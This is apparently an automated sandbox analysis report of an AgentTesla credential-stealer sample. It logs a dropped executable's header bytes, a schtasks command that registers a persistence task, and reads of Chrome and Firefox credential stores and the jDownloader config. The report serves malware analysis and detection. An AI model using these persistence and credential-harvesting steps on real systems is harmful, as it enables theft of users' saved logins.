C:\Users\user\AppData\Roaming\cAFIUeWyVQPJe.exe	0	65536	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 aa d6 73 60 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 50 00 00 e2 0a 00 00 4c 00 00 00 00 00 00 3e 00 0b 00 00 20 00 00 00 20 0b 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 a0 0b 00 00 02 00 00 00 00 00 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $.......PE..L.....s`.......... ....P......L......>.... ... .@.. ....@................	success or wait	12	6D2D64C6	CopyFileW

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmpBFD6.tmp	unknown	1625	3c 3f 78 6d 6c 20 76 65 72 73 69 6f 6e 3d 22 31 2e 30 22 20 65 6e 63 6f 64 69 6e 67 3d 22 55 54 46 2d 31 36 22 3f 3e 0d 0a 3c 54 61 73 6b 20 76 65 72 73 69 6f 6e 3d 22 31 2e 32 22 20 78 6d 6c 6e 73 3d 22 68 74 74 70 3a 2f 2f 73 63 68 65 6d 61 73 2e 6d 69 63 72 6f 73 6f 66 74 2e 63 6f 6d 2f 77 69 6e 64 6f 77 73 2f 32 30 30 34 2f 30 32 2f 6d 69 74 2f 74 61 73 6b 22 3e 0d 0a 20 20 3c 52 65 67 69 73 74 72 61 74 69 6f 6e 49 6e 66 6f 3e 0d 0a 20 20 20 20 3c 44 61 74 65 3e 32 30 31 34 2d 31 30 2d 32 35 54 31 34 3a 32 37 3a 34 34 2e 38 39 32 39 30 32 37 3c 2f 44 61 74 65 3e 0d 0a 20 20 20 20 3c 41 75 74 68 6f 72 3e 41 4c 42 55 53 2d 50 43 5c 41 6c 62 75 73 3c 2f 41 75 74 68 6f 72 3e 0d 0a 20 20 3c 2f 52 65 67 69 73 74 72 61 74 69 6f 6e 49 6e 66 6f 3e 0d 0a 20 20	<?xml version="1.0" encoding="UTF-16"?>..<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">..<RegistrationInfo>..<Date>2014-10-25T14:27:44.8929027</Date>..<Author>user-PC\user</Author>..</RegistrationInfo>..	success or wait	1	6D2DB2B3	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E3D7995	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6E3D7995	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\7582400666d289c016013ad0f6e0e3e6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6E2EDE2C	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E3DA1A4	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.V9921e851#\4fc035341c55c61ce51e53d179d1e19d\Microsoft.VisualBasic.ni.dll.aux	unknown	1708	success or wait	1	6E2EDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\1be7a15b1f33bf22e4f53aaf45518c77\System.ni.dll.aux	unknown	620	success or wait	1	6E2EDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\eb4cca4f06a15158c3f7e2c56516729b\System.Core.ni.dll.aux	unknown	900	success or wait	1	6E2EDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Windows.Forms\fb06ad4bc55b9c3ca68a3f9259d826cd\System.Windows.Forms.ni.dll.aux	unknown	1720	success or wait	1	6E2EDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Drawing\1d52bd4ac5e0a6422058a5d62c9f6d9d\System.Drawing.ni.dll.aux	unknown	584	success or wait	1	6E2EDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Runt73a1fc9d#\60a7f8245c39a1b0bf984a11845c6878\System.Runtime.Remoting.ni.dll.aux	unknown	1276	success or wait	1	6E2EDE2C	ReadFile

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\GDIPlus	success or wait	1	6B93AA52	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\GDIPlus	FontCachePath	unicode	C:\Users\user\AppData\Local	success or wait	1	6B93AA52	unknown

Analysis Process: schtasks.exe PID: 2692 Parent PID: 2492

General

Start time:	14:22:43
Start date:	12/04/2021
Path:	C:\Windows\SysWOW64\schtasks.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\schtasks.exe' /Create /TN 'Updates\cAFIUeWyVQPJe' /XML 'C:\Users\user\AppData\Local\Temp\tmpBFD6.tmp'
Imagebase:	0x340000
File size:	179712 bytes
MD5 hash:	2003E9B15E1C502B146DAD2E383AC1E3
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmpBFD6.tmp	unknown	2	success or wait	1	348F47	ReadFile
C:\Users\user\AppData\Local\Temp\tmpBFD6.tmp	unknown	1626	success or wait	1	34900C	ReadFile

Analysis Process: rghbyjuyktyjrthbgvfsfhytrrgfsd.exe PID: 1980 Parent PID: 2492

General

Start time:	14:22:44
Start date:	12/04/2021
Path:	C:\Users\user\AppData\Roaming\rghbyjuyktyjrthbgvfsfhytrrgfsd.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Roaming\rghbyjuyktyjrthbgvfsfhytrrgfsd.exe
Imagebase:	0x1360000
File size:	733184 bytes
MD5 hash:	F5F1E2A3E5DCE186EED0352350911887
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000007.00000002.2350771035.0000000002BBE000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000007.00000002.2349110341.0000000002821000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000007.00000002.2349110341.0000000002821000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000007.00000002.2347727555.0000000000402000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E3D7995	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6E3D7995	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\7582400666d289c016013ad0f6e0e3e6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6E2EDE2C	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E3DA1A4	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\1be7a15b1f33bf22e4f53aaf45518c77\System.ni.dll.aux	unknown	620	success or wait	1	6E2EDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Windows.Forms\fb06ad4bc55b9c3ca68a3f9259d826cd\System.Windows.Forms.ni.dll.aux	unknown	1720	success or wait	1	6E2EDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Drawing\1d52bd4ac5e0a6422058a5d62c9f6d9d\System.Drawing.ni.dll.aux	unknown	584	success or wait	1	6E2EDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.V9921e851#\4fc035341c55c61ce51e53d179d1e19d\Microsoft.VisualBasic.ni.dll.aux	unknown	1708	success or wait	1	6E2EDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\eb4cca4f06a15158c3f7e2c56516729b\System.Core.ni.dll.aux	unknown	900	success or wait	1	6E2EDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\fe4b221b4109f0c78f57a792500699b5\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6E2EDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\4fbda26d781323081b45526da6e87b35\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6E2EDE2C	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6D2DB2B3	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6D2DB2B3	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E3D7995	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6E3D7995	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\CustomMarshalers\b92a961849186d9c6ff63eda4a434d79\CustomMarshalers.ni.dll.aux	unknown	300	success or wait	1	6E2EDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Management\98d3949f9ba1a384939805aa5e47e933\System.Management.ni.dll.aux	unknown	764	success or wait	1	6E2EDE2C	ReadFile
C:\Users\user\AppData\Roaming\Mozilla\Firefox\profiles.ini	unknown	4096	success or wait	1	6D2DB2B3	ReadFile
C:\Users\user\AppData\Roaming\Mozilla\Firefox\profiles.ini	unknown	4096	end of file	1	6D2DB2B3	ReadFile
C:\Users\user\AppData\Roaming\Mozilla\Firefox\profiles.ini	unknown	4096	success or wait	1	6D2DB2B3	ReadFile
C:\Users\user\AppData\Roaming\Mozilla\Firefox\profiles.ini	unknown	4096	end of file	1	6D2DB2B3	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data	unknown	40960	success or wait	1	6D2DB2B3	ReadFile
C:\Program Files (x86)\jDownloader\config\database.script	unknown	4096	success or wait	1	6D2DB2B3	ReadFile
C:\Program Files (x86)\jDownloader\config\database.script	unknown	4096	end of file	1	6D2DB2B3	ReadFile

Registry Activities

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: EQNEDT32.EXE PID: 3024 Parent PID: 584

General

Start time:	14:22:57
Start date:	12/04/2021
Path:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding
Imagebase:	0x400000
File size:	543304 bytes
MD5 hash:	A87236E214F6D42A65F5DEDAC816AEC8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Disassembly

Code Analysis